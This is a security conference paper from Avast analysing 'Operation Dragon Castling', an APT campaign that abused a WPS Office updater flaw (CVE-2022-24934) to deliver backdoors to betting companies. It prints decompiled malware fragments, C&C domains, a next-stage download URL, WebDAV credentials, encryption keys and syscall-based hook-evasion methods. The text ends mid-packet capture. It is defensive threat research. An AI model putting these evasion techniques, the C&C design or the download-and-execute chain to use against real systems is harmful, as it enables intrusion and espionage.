2022 PRAGUE

28 - 30 September, 2022 / Prague, Czech Republic

OPERATION DRAGON CASTLING: APT GROUP TARGETING BETTING COMPANIES

Luigino Camastra, Igor Morgenstern & Jan Holman

Avast, Czech Republic

luigino.camastra@avast.com
igor.morgenstern@avast.com

ABSTRACT

Operation Dragon Castling is a suspected APT attack against East Asian betting companies that exploited a previously unknown vulnerability in the *WPS Office* updater to deliver malware to target *Microsoft Windows* systems.

In this presentation, we will discuss how we saw strange DNS resolution requests for a domain related to *WPS Office*, but that was not part of *WPS Office*'s infrastructure. Our investigation into these resolution requests showed they were being made from devices running *WPS Office*, devices belonging to East Asian betting companies. Seeing this, we suspected we had found a supply chain attack against *WPS Office*, though we were unable to identify the infection vectors at first.

We investigated further and found that one of the systems issuing the unusual DNS resolution requests contained several malicious DLLs loaded by side-loading. One of these DLLs was a robust and modular core module written in C++. Aside from being used for privilege escalation and persistence, it also provided backdoor access to infected devices.

After more investigating, we found two infection vectors. In the first case, the attacker sent an email with an infected installer to the support team asking them to check for a bug in their software. The second case was more interesting – we presume that the attacker hijacked the *WPS* updater by exploiting a previously unknown vulnerability. We discovered a new vulnerability (CVE-2022-24934) in the *WPS Office* updater, wpsupdate.exe.

INTRODUCTION

We recently discovered an APT campaign we are calling Operation Dragon Castling. The campaign is targeting what appears to be betting companies in South East Asia, more specifically companies located in Taiwan, the Philippines and Hong Kong. With moderate confidence, we can attribute the campaign to a Chinese-speaking APT group, but unfortunately we cannot attribute the attack to a specific group and are not sure what the attackers are after.

We found notable code similarity between one of the modules used by this APT group (the MulCom backdoor) and the FFRat samples described by the *BlackBerry Cylance Threat Research Team* in their 2017 report [1] and *Palo Alto Networks* in their 2015 report [2]. Based on this, we suspect that the FFRat codebase is being shared between several Chinese adversary groups. Unfortunately, this is not sufficient evidence for attribution as FFRat itself has not reliably been attributed.

In this paper we will describe the malware used in these attacks and the backdoor planted by the APT group, as well as other malicious files used to gain persistence and access to the infected machines. We will also discuss the two infection vectors we saw being used to deliver the malware: an infected installer and exploitation of a vulnerable legitimate application, *WPS Office*.

We identified a new vulnerability (CVE-2022-24934) [3] in the *WPS Office* updater 'wpsupdate.exe', which we suspect the attackers abused.

We would like to thank Taiwan's *TeamT5* [4] for providing us with IoCs related to the infection vector.

INFRASTRUCTURE AND TOOLSET




Figure 1: Relationships between malicious files.

In Figure 1, we describe the relationships between the malicious files. Some of the relationships might not be accurate – for example, we are not entirely sure if the MulCom backdoor is loaded by the Core plug-in. However, we strongly believe that it is one of the malicious files used in this campaign.

INFECTION VECTOR

We've seen multiple infection vectors used in this campaign. Among others, an attacker sent an email with an infected installer to the support team of one of the targeted companies asking to check for a bug in their software. In this paper, we will describe another vector we've seen: a fake *WPS Office* update package. We suspect an attacker exploited a bug in the *WPS* updater 'wpsupdate.exe', which is a part of the *WPS Office* installation package. We have contacted the *WPS Office* team about the vulnerability, CVE-2022-24934, and it has since been fixed.

During our investigation we observed suspicious behaviour in the *WPS* updater process. When analysing the binary we discovered a potential security issue that allows an attacker to use the updater to communicate with a server controlled by the attacker to perform actions on the victim's system, including downloading and running arbitrary executables. To exploit the vulnerability, a registry key under HKEY_CURRENT_USER needs to be modified, and by doing this an attacker gains persistence on the system and control over the update process. In the case we analysed, the malicious binary was downloaded from the domain update.wps[.]cn, which is a domain belonging to *Kingsoft*, but the serving IP (103.140.187.16) has no relationship to the company, so we assume that it is a fake update server used by the attackers.

The downloaded binary (setup_CN_2052_11.1.0.8830_PersonalDownload_Triale.exe, B9BEA7D1822D9996E0F04 CB5BF5103C48828C5121B82E3EB9860E7C4577E2954) drops two files for sideloading: a signed QMSpeedupRocketTrayInjectHelper64.exe - Tencent Technology (a3f3bc958107258b3aa6e9e959377dfa607534cc6a4 26ee8ae193b463483c341) and a malicious DLL, QMSpeedupRocketTrayStub64.dll.

Dropper 1 (QMSpeedupRocketTrayStub64.dll)

76adf4fd93b70c4dece4b536b4fae76793d9aa7d8d6ee1750c1ad1f0ffa75491

The first stage is a backdoor communicating with a C&C (mirrors.centos.8788912[.]com).

Before contacting the C&C server, the backdoor performs several preparative operations. It hooks three functions: GetProcAddress, FreeLibrary and LdrUnloadDll.


To get the C&C domain, it maps itself to the memory and reads data starting at the offset 1064 from the end. The domain name is not encrypted in any way and is stored as a wide string in clear text in the binary.

Then it initializes an object for a 'JScript' class with the named item 'ScriptHelper'.

The dropper uses the *ImpersonateLoggedOnUser* API call to re-use a token from *explorer.exe* so it effectively runs under the same user. Additionally, it uses *RegOverridePredefKey* to redirect the current *HKEY_CURRENT_USER* to the *HKEY_CURRENT_USER* of an impersonated user.

For communication with the C&C it constructs a UserAgent string with some system information, e.g. '`Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1;.NET CLR 2.0)`'. The information that is exfiltrated is: *Internet Explorer* version, *Windows* version, and the '*User Agent\Post Platform'* registry values.

After that, the sample constructs JScript code to execute. The header of the code contains definitions of two variables: 'server' with the C&C domain name and a hard-coded 'key'. Then it sends an HTTP GET request to '/api/connect'. The response should be encrypted JScript code that is decrypted, appended to the constructed header and executed using the JScript class created previously.



```
aVarServerHttpM_1:
text "UTF-16LE", 'var server = "http://mirrors.centos.8788912.com:80"'
text "UTF-16LE", ';',0Dh,0Ah
text "UTF-16LE", 'var key = "6073c99b58a420002ca83432";',0Dh,0Ah
text "UTF-16LE", '!!!TEST!!!',0
db    0
```

Figure 2: Backdoor communicating with C&C.

At the time of analysis, the C&C was not responding, but from the telemetry data we can conclude that it was downloading the next stage from htxp://mirrors.centos.8788912.com/upload/ea76ad28a3916f52a748a4f475700987.exe to '%ProgramData%\icbc_logtmp.exe' and executing it.

Dropper 2 (IcbcLog)

a428351dcb235b16dc5190c108e6734b09c3b7be93c0ef3d838cf91641b328b3

The second dropper is a runner that, when executed, tries to escalate privileges via the COM Session Moniker Privilege Escalation (MS17-012), then drops a few binaries, which are stored with the following resource IDs:

Resource ID	Filename	Description
1825	smcache.dat	List of C&C domains
1832	log.dll	Loader (CoreX) 64-bit
1840	bdservicehost.exe	Signed PE for sideloading 64-bit
1841	N/A	Filenames for sideloading
1817	inst.dat	Working path
1816	hostcfg.dat	Used in the Host header, in C&C communication
1833	bdservicehost.exe	Signed PE for sideloading 32bit - N/A
1831	log.dll	Loader (32bit) - N/A

The encrypted payloads have the following structure:

The encryption key is a wide string starting from offset 0x8. The encrypted data starts at the offset 0x528. To decrypt the data, a SHA256 hash of the key is created using the CryptHashData API, and is then used with a hard-coded IV '0123456789abcde' to decrypt the data using the CryptDecrypt API with the AES256 algorithm. After that, the decrypted data is decompressed with RtlDecompressBuffer. To verify that the decryption went well, the CRC32 of the data is computed and compared to the value at the offset 0x4 of the original resource data.

When all the payloads are dropped to the disk, *bdservicehost.exe* is executed to run the next stage.


Loader (CoreX)

97c392ca71d11de76b69d8bf6caf06fa3802d0157257764a0e3d6f0159436c42

The Loader (CoreX) DLL is sideloaded during the previous stage (Dropper 2) and acts as a dropper. Similarly to Dropper 1, it hooks the *GetProcAddress* and *FreeLibrary* API functions. These hooks execute the main code of this library.

The main code first checks whether it was loaded by *regsvr32.exe* and then it retrieves encrypted data from its resources. This data is dropped into the same folder as *syscfg.dat*. The file is then loaded and decrypted using AES-256 with the following options for setup:

- Key is the computer name and IV is '*qwertyui12345678*'
- AES-256 setup parameters are embedded in the resource in the format '<key>#<IV>'. So, for example, you may see *cbfc2vyuzckloknf#8o3yfn0uee429m8d*



```
70 00 63 00-7A 00 30 00-69 00 73 00-6B 00 76 00  p c z 0 i s k v
70 00 75 00-6A 00 38 00-6B 00 78 00-35 00 6D 00  p u j 8 k x 5 m
23 00 69 00-39 00 64 00-65 00 79 00-78 00 62 00  # i 9 d e y x b
38 00 70 00-36 00 6F 00-77 00 78 00-70 00 7A 00  8 p 6 o w x p z
36 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  6
```

Figure 3: Setup parameters in the resources.

The main code continues to check if the process 'ekrn.exe' is running. 'ekrn.exe' is an *ESET* kernel service. If the *ESET* kernel service is running, it will try to remap 'ntdll.dll'. We assume that this is used to bypass ntdll.dll hooking.

After a service check, it will decompress and execute shellcode, which in turn loads a DLL with the next stage. The DLL is stored, unencrypted, as part of the shellcode.

The shellcode enumerates exports of ntdll.dll and builds an array with hashes of names of all Zw* functions (*Windows* native API system calls) then sorts them by their RVA. By doing this, the shellcode exploits the fact that the order of RVAs of Zw* functions equals the order of the corresponding syscalls, so an index of the Zw* function in this array is a syscall number, which can be called using the syscall instruction. Security solutions can therefore be bypassed based on the hooking of the API in user space. Finally, the embedded core module DLL is loaded and executed.

Proto8 (Core module)

f3ed09ee3fe869e76f34eee1ef974d1b24297a13a58ebff20ea4541b9a2d86c7


The core module is a single DLL that is responsible for setting up the malware's working directory, loading configuration files, updating its code, loading plug-ins, beaconing to C&C servers and waiting for commands.

It has a cascading structure with four steps:

Step 1

The first part is dedicated to initial checks and a few evasion techniques.


At first, the core module verifies that the DLL is being run by *spdlogd.exe* (an executable used for persistence, see below) or that it is not being run by *rundll32.exe*. If this check fails, the execution terminates. The DLL proceeds by hooking the *GetProcAddress* and *FreeLibrary* functions in order to execute the main function, similarly to the previous infection stages.



```
v4 = hooking_structure_constructor();
if ( v4->this_dll_handle != dll_handle )
  return (v4->orig_getprocaddress)(dll_handle, fcn_name_string);
OutputDebugStringW(L"in googo");
v1 = v4->vftable.get_vfunc_25736_ptr;
if ( v1 )
  (v1->get_vfunc_25736_ptr->j_create_core2_thread)(v1);
CurrentProcess = GetCurrentProcess();
WaitForSingleObject(CurrentProcess, INFINITE);
return (v4->orig_getprocaddress)(dll_handle, fcn_name_string);
```


Figure 4: The GetProcAddress hook contains an interesting debug output ‘in googo’.

The malware then creates a new window (named *Sample*) with a custom callback function. A message with the ID 0x411 is sent to the window via *SendMessageW*, which causes the aforementioned callback to execute the main function. The callback function can also process the 0x412 message ID, even though no specific functionality is tied to it.




```
__int64 __fastcall Core2(PVOID Parameter)
{
  __int64 v2; // [rsp+30h] [rbp-18h] BYREF
  __int64 v3[2]; // [rsp+38h] [rbp-10h] BYREF

  CreateThread(0i64, 0i64, create_window, 0i64, 0, 0i64);
  v2 = 8i64;
  sub_7FFE5DB8558C(v3, &v2);
  sleep(v3);
  SendMessageW(mal_window_handle, 0x411u, 0i64, 0i64);
  Sleep(INFINITE);
  return 0i64;
}
```

Figure 5: Exported function Core2 sends message 0x411.



```
__int64 Ldr2()
{
  __int64 v1; // [rsp+30h] [rbp-18h] BYREF
  _QWORD v2[2]; // [rsp+38h] [rbp-10h] BYREF

  CreateThread(0i64, 0i64, create_window, 0i64, 0, 0i64);
  v1 = 8i64;
  sub_7FFE5DB8558C(v2, &v1);
  sleep(v2);
  SendMessageW(mal_window_handle, 0x412u, 0i64, 0i64);
  return 0i64;
}
```

Figure 6: Exported function Ldr2 sends message 0x412.



```
if ( uMsg <= 15 )
{
  v4 = 0x8026;
  if ( _bittest(&v4, uMsg) )
    return 0i64;
}
if ( uMsg == 0x412 )
  return 0i64;
if ( uMsg != 0x411 )
  return DefWindowProcW(h_window, uMsg, wPara, lPara);
Main();
return 0i64;
```

Figure 7: The window callback only contains implementation for message 0x411, but there is a check for 0x412 as well.

Step 2

In the second step, the module tries to self-update, load configuration files and set up its working directory (WD).





Figure 8: The module tries to self-update, load configuration files and set up its working directory (WD).

Self-update

The malware first looks for a file called new_version.dat. If the file exists, its content is loaded into memory, executed in a new thread, and the debug string ‘run code ok’ is printed out. We did not come across this file, but based on its name and context, it is most likely a self-update functionality.



```
Thread = CreateThread(0i64, 0i64, new_version_code, 0i64, 0, 0i64);
OutputDebugStringW(L"run code ok");
WaitForSingleObject(Thread, INFINITE);
Sleep(INFINITE);
```

Figure 9: If the file exists, its content is loaded into memory, executed in a new thread, and the debug string ‘run code ok’ is printed out.

Load configuration file inst.dat and set up working directory

First, the core module configuration file inst.dat is searched for in the following three locations:

- The directory in which the core module DLL is located
- The directory in which the EXE that loaded the core module DLL it is located
- C:\ProgramData\

The file contains the path to the malware’s working directory in plaintext. If it is not found, a hard-coded directory name is used and the directory is created.

The working directory is a location the malware uses to drop or read any files it uses in subsequent execution phases.

Load configuration file smcache.dat

After the working directory is set up, the sample will load the configuration file smcache.dat from it. This file contains the domains, protocols and port numbers used to communicate with C&C servers (details in Step 4) plus a ‘comment’ string.

This string is probably used to identify the campaign or individual victims. It is used to create an empty file on the victim's computer (see below) and is also sent as a part of the initial beacon when communicating with C&C servers. We refer to it as the 'comment string' because we have seen a few versions of smcache.dat where the content of the string was 'the comment string here' and it is also present in another configuration file with the name *comment.dat*, which has the INI file format and contains this string under the key COMMENT.

Create a 'log' file

Right after the sample finds and reads smcache.dat, it creates a file based on the victim's username and the comment string from smcache.dat. If the comment string is not present, it will use a default hard-coded value (for example *M86_99.lck*). Based on the extension it could be a log of some sort, but we haven't seen any part of the malware writing into it so it could just serve as a lockfile.

Once the file is successfully created, the malware creates a mutex and goes on to the next step.

Step 3

Next, the malware collects information about the infected environment (such as username, DNS and NetBios computer names, as well as OS version and architecture) and sets up its internal structures, most notably a list of 'call objects'.

Call objects are structures that are each associated with a particular function and saved into a 'dispatcher' structure in a map with hard-coded four-byte keys. These keys are later used to call the functions based on commands from C&C servers.

The key values (IDs) seem to be structured, where the first three bytes are always the same within a given sample, while the last byte is always the same for a given usage across all the core module samples that we've seen. For example, the function that calls the *RevertToSelf* function is identified by the number *0x20210326* in some versions of the core module that we've seen and *0x19181726* in others. This suggests that the first three bytes of the ID number are tied to the core module version, or more likely the infrastructure version, while the last byte is the actual ID of a function.

ID (last byte)	**Function description**
0x02	Unimplemented function
0x19	Retrieves content of smcache.dat and sends it to the C&C server
0x1A	Writes data to smcache.dat
0x25	Impersonates the logged on user or the explorer.exe process
0x26	Function that calls *RevertToSelf*
0x31	Receives data and copies it into a newly allocated executable buffer
0x33	Receives core plug-in code, drops it on disk and then loads and calls it
0x56	Writes a value into comment.dat

Webdav

While initializing the call objects the core module also tries to connect to the URL https://dav[.]jianguoyun.com/dav/ with the username *12121jhksdf* and password *121121212* by calling *WNetAddConnection3W*. This address was not responsive at the time of analysis but jianguoyun[.]com is a Chinese file-sharing service. Our hypothesis is that this is either a way to get plug-in code or an updated version of the core module itself.

Plug-ins

The core module contains a function that receives a buffer with plug-in DLL data, saves it into a file with the name *kbg<tick_count>.dat* in the malware working directory, loads it into memory and then calls its exported function *InitCorePlug*. The plug-in file on disk is set to be deleted on reboot by calling MoveFileExW with the parameter MOVEFILE_DELAY_UNTIL_REBOOT.

For more information about the plug-ins, see the dedicated Plug-ins section.

Step 4

In the final step, the malware will iterate over C&C servers contained in the smcache.dat configuration file and will try to reach each one.

The structure of the smcache.dat config file is as follows:


```
struct smcache_data_struct
{
 uint c2_count;
 WCHAR comment_string[260];
 c2_data c2_data[c2_count];
};

struct c2_data
{
 WCHAR protocol[10];
 WCHAR domain[260];
 WCHAR port_string[10];
};
```

The protocol string can have one of nine possible values:

- TCP
- HTTPS
- UDP
- DNS
- ICMP
- HTTPSIPV6
- WEB
- SSH
- HTTP

Depending on the protocol tied to the particular C&C domain, the malware sets up the connection, sends a beacon to the C&C and waits for commands.


In this paper, we will mainly focus on the HTTP protocol option as we've seen it being used by the attackers.



```
const HttpConnectSession::`vftable' dq offset base::trace_event::HeapProfilerEventFilter::`scalar deleting destructor'(uint); destructor
                                        ; DATA XREF: init_HttpConnectSession_struct+14↑o
                                        ; sub_180020F5A+17↑o ...
                dq offset get_string_nothing; get_string_nothing
                dq offset get_string_nothing; get_string_nothing_1
                dq offset close_internet_handles; w_close_internet_handles
                dq offset sub_180011354 ; sub_180011354
                dq offset send_InternetWriteFile; w_InternetWriteFile
                dq offset recv_InternetReadFile; get_http_response
                dq offset sub_18001D6D2 ; sub_18001D6D2
                dq offset w_InterlockedIncrement64_0; w_InterlockedIncrement64_0
                dq offset w_InterlockedDecrement64_0; w_InterlockedDecrement64_0
                dq offset nullsub       ; nullsub
                dq offset nullsub_1     ; nullsub_1
                dq offset setup_connection_handles; w_http_post_get_0
```


Figure 10: Vftable of HttpConnectSession.

When using the HTTP protocol, the core module first opens two persistent request handles – one for POST and one for GET requests, both to '/connect'. These handles are tested by sending an empty buffer in the POST request and checking the HTTP status code of the GET request. Following this, the malware sends the initial beacon to the C&C server by calling the InternetWriteFile API with the previously opened POST request handle and reads data from the GET request handle by calling the InternetReadFile API.



Protocol	TCP stream	Length	Info
HTTP	62	362	POST /connect HTTP/1.1
HTTP	62	54	HTTP/1.1 400 Bad Request (text/html)
HTTP	63	333	GET /connect HTTP/1.1
HTTP	63	312	HTTP/1.1 200 OK (text/html)
HTTP	62	374	Continuation

Figure 11: HTTP packet order.



```
POST /connect HTTP/1.1
Accept: */*
x-cid: {985FEACD-0D91-4BC3-9ACB-278D78EDC911}
Pragma: no-cache
Cache-control: no-transform
User-Agent: Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 10.0;.NET4.0C;.NET4.0E;Tablet PC 2.0)
Host: api.geming8888.com
Content-Length: 4294967295
Connection: Keep-Alive

HTTP/1.1 400 Bad Request
Content-Type: text/html
Connection: Close
Server: INetSim HTTP Server
Date: Thu, 16 Dec 2021 14:55:17 GMT

<html>
  <head>
    <title>400 Bad Request</title>
  </head>
  <body>
    <h1>Bad Request</h1>
    <p>Your browser sent a request that this server could not understand.</p>
    <p>Content-Length exceeds limit of 10000000.</p>
  <hr />
  <address>INetSim HTTP Server</address>
  </body>
</html>
